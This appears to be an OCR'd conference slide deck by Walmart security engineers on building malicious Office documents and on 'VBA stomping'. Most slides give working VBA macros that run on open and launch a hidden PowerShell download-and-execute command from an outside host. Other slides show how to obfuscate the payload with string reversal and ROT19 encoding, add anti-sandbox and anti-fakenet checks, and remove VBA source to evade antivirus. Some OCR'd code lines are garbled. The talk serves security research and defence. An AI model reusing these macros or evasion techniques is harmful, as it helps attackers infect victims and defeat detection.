Walmart

VBA Stomping

Advanced Malicious Document Techniques

Introductions

Harold Ogden
@haroldogden

- Systems Engineer Turned Blue Team
- Security Operations & Continuous Monitoring Specialist
- Dynamic Defense Engineer (Blue Team) for Walmart

Carrie Roberts
@OrOneEqualsOne

- Developer Turned Red Team
- Senior Red Team Engineer for Walmart
- Master's in Information Security Engineering from the SANS Technology Institute, 2015

Kirk Sayre
@bigmacjpg


- Academic Cyber Security Tool Researcher Turned Blue Team
- Dynamic Defense Engineer (Blue Team) for Walmart
- PhD in Computer Science from University of Tennessee

Overview

Malicious Document Crafting Fundamentals

VBA Stomping for Anti-detection and Anti-analysis

Real World Implications for Blue and Red



File Format

Office 97

- Proprietary file format
- File is not compressed, but segments of file are compressed/compiled

Office 2007+ XML

- Whole file is compressed
- Open(ish) standard, parts are subfiles that are easily extracted

Format	Macros!	Zipped
97	Yes	No
2007+	No	Yes
2007+ Macro Enabled	Yes	Yes

Extensions Can Lie

XLS

- Default extension for 97
- Also will open 2007+ AND 2007+ Macro Enabled (compatibility!)

XLSX

- Default extension for 2007+ macro-less
- Must not contain macros

XLSM

- Default extension for 2007+ w/ macros
- May (will) contain macros

Format	Macros!	Zipped
97	Yes	No
2007+	No	Yes
2007+ Macro Enabled	Yes	Yes

Walmart

Ambiguity Wins

XLS

- Can be the zipped 2007+ format, *may or may not* have macros!

XLSX

- Can not contain macros. Good for exploits, bad for macros!

XLSM

- Obviously contains macros. Bad!

Format	Macros!	Zipped	Ext.
97	Yes	No	.xls
2007+	No	Yes	.xlsx / .xls
2007+ Macro Enabled	Yes	Yes	.xlsm / .xls

Walmart

OLE!

Object Linking and Embedding

Office 97

- Whole document is an OLE compound file
- VBA will be present in OLE storage as a sub-part of the file

Office 2007+

- VBA is in OLE compound file(s), clearly separate from other document contents
- Default is vbaProject.bin

Walmart

VBA – Crafting for Evasion

```
Public Function Q_LW(ByVal Y_JI As String)

    For BX_GG = 1 To Len(Y_JI) Step 3
        E_CU = Mid(Y_JI, BX_GG, 3)
        ZY_EE = ZY_EE + Chr(Int(E_CU) - 6)
    Next

    Q_LW = ZY_EE

End Function
```

Create a Process

- Shell$
- Shell
- CreateObject("Wscript.Shell").Run
- WMI

Workbook

```
Sub Workbook_Open()
    CreateObject("Wscript.Shell").Run "calc.exe"
End Sub
```

Walmart

The Simplest of Payloads

```
Sub Workbook_Open()
    payload = "powershell.exe -Exec Bypass -NoP -Command iex((New-Object
    System.Net.WebClient).DownloadString('http://hho3.com/KRL/view.php?mode=desktop'))"
    Shell$ payload
End Sub
```

Walmart

Signature Fodder

```
Sub Workbook_Open()
    payload = "powershell.exe -Exec Bypass -NoP -Command iex((New-Object
    System.Net.WebClient).DownloadString('http://hho3.com/KRL/view.php?mode=desktop'))"
    Shell$ payload
End Sub
```


Walmart

Signatures and Sandboxes!

Store payload in a way that can be arbitrarily transformed

Use variable, function, and sub names that are too common to signature on their own


Test for fakenet and sandbox to avoid offline analysis




Walmart

DITCH SHELL$


```
Sub Workbook_Open()
    payload = "powershell.exe -Exec Bypass -NoP -Command iex((New-Object
    System.Net.WebClient).DownloadString('http://hho3.com/KRL/view.php?mode=desktop'))"
    Shell$ payload
End Sub
```




```
Sub Workbook_Open()
    payload = "powershell.exe -Exec Bypass -NoP -w Hidden -Command iex((New-Object
    System.Net.WebClient).DownloadString('http://hho3.com/KRL/view.php?mode=desktop'))"
    Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = 0
    Set objProcess = GetObject("winmgmts:\\.\root\cimv2:Win32_Process")
    objProcess.Create payload
End Sub
```




```
Sub Workbook_Open()
    payload = "powershell.exe -Exec Bypass -NoP -w Hidden -Command iex((New-Object
    System.Net.WebClient).DownloadString('http://hho3.com/KRL/view.php?mode=desktop'))"
    GetObject("winmgmts:").Get("Win32_Process").Create payload, Null, Null, pid
End Sub
```




5cb93bc5322b9b0a8fc5436fbc9a8ff1314018b1e68f3b75386bda28f96acd58
Ec4159c93ece699a4e381505321880cd329492cd1792ed8aaeeb6d23bfbe5daa
e3987c7a322c52ba095bdad9feced318e9098b380717df8595cc046034c3922b


Walmart

DITCH SHELL$


```
Sub Workbook_Open()
    payload = "powershell.exe -Exec Bypass -NoP -Command iex((New-Object
    System.Net.WebClient).DownloadString('http://hho3.com/KRL/view.php?mode=desktop'))"
    Shell$ payload
End Sub
```




```
Sub Workbook_Open()
    payload = "powershell.exe -Exec Bypass -NoP -w Hidden -Command iex((New-Object
    System.Net.WebClient).DownloadString('http://hho3.com/KRL/view.php?mode=desktop'))"
    Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = 0
    Set objProcess = GetObject("winmgmts:\\.\root\cimv2:Win32_Process")
    objProcess.Create payload
End Sub
```




```
Sub Workbook_Open()
    payload = "powershell.exe -Exec Bypass -NoP -w Hidden -Command iex((New-Object
    System.Net.WebClient).DownloadString('http://hho3.com/KRL/view.php?mode=desktop'))"
    GetObject("winmgmts:").Get("Win32_Process").Create payload, Null, Null, pid
End Sub
```



5cb93bc5322b9b0a8fc5436fbc9a8ff1314018b1e68f3b75386bda28f96acd58
Ec4159c93ece699a4e381505321880cd329492cd1792ed8aaeeb6d23bfbe5daa
e3987c7a322c52ba095bdad9feced318e9098b380717df8595cc046034c3922b

Walmart


Detection rate went up! Why go with WMI?

- Shell$ cannot be obfuscated. VBA has no “eval”
- WMI is “bad”, but GetObject is ambiguous

Walmart


FLIP IT AND REVERSE IT

```
Sub Workbook_Open()
    payload = StrReverse(
    "))'potksed=edom?php.weiv/LRK/moc.3ohh//:ptth'(gnirtSdaolnwoD.)tneilCbeW.teN.metsyS
    tcejbO-weN((xei dnammoC- neddiH w- PoN- ssapyB cexE- exe.llehsrewop")
    GetObject(StrReverse(":stmgmniw")).Get(StrReverse("ssecorP_23niW")).Create payload, Null
    , Null, pid
End Sub
```




```
Function bacon(wrapped)
    bacon = StrReverse(wrapped)
End Function

Sub Workbook_Open()
    payload = bacon(
    "))'potksed=edom?php.weiv/LRK/moc.3ohh//:ptth'(gnirtSdaolnwoD.)tneilCbeW.teN.metsyS
    tcejbO-weN((xei dnammoC- neddiH w- PoN- ssapyB cexE- exe.llehsrewop")
    GetObject(bacon(":stmgmniw")).Get(bacon("ssecorP_23niW")).Create payload, Null, Null, pid
End Sub
```




e9d02b2ed484cd1c944dc553a342e3166ce080205beb19d8132352beede8524c
534abc18618d90ef7936236ad0aeb3419a1e342374b7a2765830232cf38cf30b


Walmart

FLIP IT AND REVERSE IT

```
StrReverse("ssecorP_23niW")
```




```
Function bacon(wrapped)
    bacon = StrReverse(wrapped)
End Function
```



e9d02b2ed484cd1c944dc553a342e3166ce080205beb19d8132352beede8524c
534abc18618d90ef7936236ad0aeb3419a1e342374b7a2765830232cf38cf30b

Walmart

Suspicious Methods and Strings

- Methods can’t all be avoided – use only once
- Obfuscate all strings in a data format that’s hard to signature
- Use variable and function names that are hard to signature

Walmart

ROT19 IS SUPER SECURE

```
$payload = "powershell.exe -Exec Bypass -NoP -w Hidden -Command
[string]$output = ""
$payload.ToCharArray() | %{
    [string]$thischar = [byte][char]$_ + 19
    if($thischar.Length -eq 1){
        $thischar = [string]"00" + $thischar
        $output += $thischar
    }
    elseif($thischar.Length -eq 2){
        $thischar = [string]"0" + $thischar
        $output += $thischar
    }
    elseif($thischar.Length -eq 3){
        $output += $thischar
    }
}
$output | clip
```

Walmart

ROT19 IS SUPER SECURE

```
Sub Workbook_Open()
    Today =
    "131130138120133134123120127127065120139120051064088139120118051
    085140131116134134051064097130099051064138051091124119119120129O
    510640861301281281161291190511241201390590590971201380640981171 2
    512011813505110214013413512012806509712013506510612011708612712 4
    120129135060065087130138129127130116119102135133124129122059058 1
    231351351310770660661231231300700651181301280660941010950661371 2
    412013806513112313108212813011912008011912013412613513013105806 0
    060"
```

Walmart

FALSE POSITIVE TIME

```
Function November(Tuesday)
    November = Chr(Tuesday - 19)
End Function

Function October(Wednesday)
    October = Left(Wednesday, 3)
End Function

Function April(Friday)
    April = Right(Friday, Len(Friday) - 3)
End Function
```

Walmart

FALSE POSITIVE TIME

```
Function June(Thursday)
    Do
    Tomorrow = Tomorrow + November(October(Thursday))
    Thursday = April(Thursday)
    Loop While Len(Thursday) > 0
    June = Tomorrow
End Function
```

Walmart

FALSE POSITIVE TIME

```
Yesterday = June(Today)
GetObject(June("13812412912812212813513407 7")).Get(
June("106124129070069114099133130118120134134")).
Create Yesterday, September, January, March
```

Walmart

FALSE POSITIVE TIME

```
Yesterday = June(Today)
GetObject(June("13812412912812212813513407 7")).Get(
June("106124129070069114099133130118120134134")).
Create Yesterday, September, January, March
```

Uninitialized (Null)

Walmart

FALSE POSITIVE TIME


```
Yesterday = June(Today)
GetObject(June("138124129128122128135134077")).Get(
June("106124129070069114099133130118120134134")).
Create Yesterday, September, January, March
```

Winmgmts:
Win32_Process

Walmart

HOLDING STRONG AT 7

- Same Detection Rate, but with robust obfuscation



- Support for larger payloads

7d9236ca688f3c6a40725074e3ed4325d67353d24d2b74abe296204961e16aaf

Walmart

ANTI-SANDBOX

- Unlimited options, pick those that are harder to fake in a VM
- Take inspiration from the huge corpus of work already available, but write it yourself so it won't have been patterned by AV
- https://github.com/joesecurity/pafishmacro

```
If Environ$("userdomain") = LCase(Environ$("computername")) Then
    Thalamiflorae_lashingly = False
Else
    Thalamiflorae_lashingly = True
End If
```

Walmart

ANTI-FAKENET

- INetSim or similar are frequently used
- Default behavior delivers a small Windows PE

```
Set prosopite_laryngopharynx = GetObject("winmgmts:").Get(
"Win32_PingStatus.Address='location.microsoft.com',ResolveAddressNames=True
")
With prosopite_laryngopharynx
    If .StatusCode = 0 Then
        Erzurum_memorda = False
    ElseIf .StatusCode > 0 Then
        Erzurum_memorda = False
    Else
        Erzurum_memorda = True
    End If
End With
```

Walmart

ANTI-FAKENET

- Choose a fake but believable domain
- If it resolves, or if it responds, don't detonate

```
Set prosopite_laryngopharynx = GetObject("winmgmts:").Get(
"Win32_PingStatus.Address='location.microsoft.com',ResolveAddressNames=True
")
With prosopite_laryngopharynx
    If .StatusCode = 0 Then
        Erzurum_memorda = False
    ElseIf .StatusCode > 0 Then
        Erzurum_memorda = False
    Else
        Erzurum_memorda = True
    End If
End With
```

Walmart

ANTI-FAKENET – WHY WMI AGAIN?


- Both strings can be obfuscated
- Network traffic is not associated to Office process

```
Set prosopite_laryngopharynx = GetObject("winmgmts:").Get(
'Win32_PingStatus.Address='location.microsoft.com',ResolveAddressNames=True
")
With prosopite_laryngopharynx
    If .StatusCode = 0 Then
        Erzurum_memorda = False
    ElseIf .StatusCode > 0 Then
        Erzurum_memorda = False
    Else
        Erzurum_memorda = True
    End If
End With
```


Walmart

ANTI-VM + ANTI FAKENET = ANTI-AV?

```
Set prosopite_laryngopharynx = GetObject(
"winmgmts:").Get(
"Win32_PingStatus.Address='location.microsoft.com',
ResolveAddressNames=True")
With prosopite_laryngopharynx
```




```
Set prosopite_laryngopharynx = GetObject(June(
"13812412912812212813513407 7"))).Get(June(
"10612412907006911409912412912210213511613513613406
50841191191331201341340800581271301181161351241301 2
90651281241181331301341301211350651181301280580631 0
11201341301271371200841191191331201341340971161281 2
01340801031331361 20"))
With prosopite_laryngopharynx
```




935a6fce94b1d9d8aa3078f088b110f3409c3c5865c915ab56f895ca40e3ebca
0cc2dd93f45d6d58c64329a4644bf18cb52abfa1e5da05f96f90aaefb96152bc

Walmart

3 IS GOOD, BUT HOW ABOUT 0?

- Security Products look at the compressed VBA source
- What if we didn't need that source?
- Stomp the VBA source, macros still run!*




94adb7ed5671ce32608b600826b06ccfd13cb817972734a77d851ff82ca1ed0c

Walmart


Macro Storage (VBA) within Office Documents

- VBA stored as:
  - Source Code - the original code as entered by the programmer (compressed)
  - P-code - a compiled Pseudo-code ← This is what executes most of the time
  - Execodes
- Dr. Vesselin Bontchev https://github.com/bontchev/pcodedmp



Walmart

Source Code



P-Code

```
Line #0:
        FuncDefn (Sub AutoOpen())
Line #1:
        LitStr 0x0003 "ABC"
        ArgsCall MsgBox 0x0001
Line #2:
        EndSub
```

Compressed and Stored in vbaProject.bin


```
20 56 42 5F 4E 61 6D 00 65 20 3D 20 22 4E 65 77   VB_Nam.e = "New
00 4D 61 63 72 6F 73 22 0D 00 0A 53 75 62 20 41   .Macros"...Sub A
75 74 00 6F 4F 70 65 6E 28 29 0D 00 0A 20 20 4D   ut.oOpen()...  M
73 67 42 6F 40 78 20 22 41 42 43 00 7C 45 48 6E   sgBo@x "ABC.|EHn
64 20 00 46 0D 0A 03 02                           d .F....
```

```
09 00 00 00 00 00 FF FF FF FF FF FF FF FF 01 01   ......ÿÿÿÿÿÿÿÿ..
28 00 00 00 96 04 40 00 00 00 00 00 6F 00 FF FF   (...-.@.....o.ÿÿ
70 00 00 00 B9 00 03 00 41 42 43 00 41 40 32 02   p...¹...ABC.A@2.
01 00 00 00 FF FF FF FF 58 00 00 00 FF FF FF FF   ....ÿÿÿÿX...ÿÿÿÿ
00 00 01 52 B0 00 41 74 74 72 69 62 75 74 00 65   ...R°.Attribut.e
```

Modifying Compressed Source Code in vbaProject.bin

```
20 56 42 5F 4E 61 6D 00 65 20 3D 20 22 4E 65 77   VB_Nam.e = "New
00 4D 61 63 72 6F 73 22 0D 00 0A 53 75 62 20 41   .Macros"...Sub A
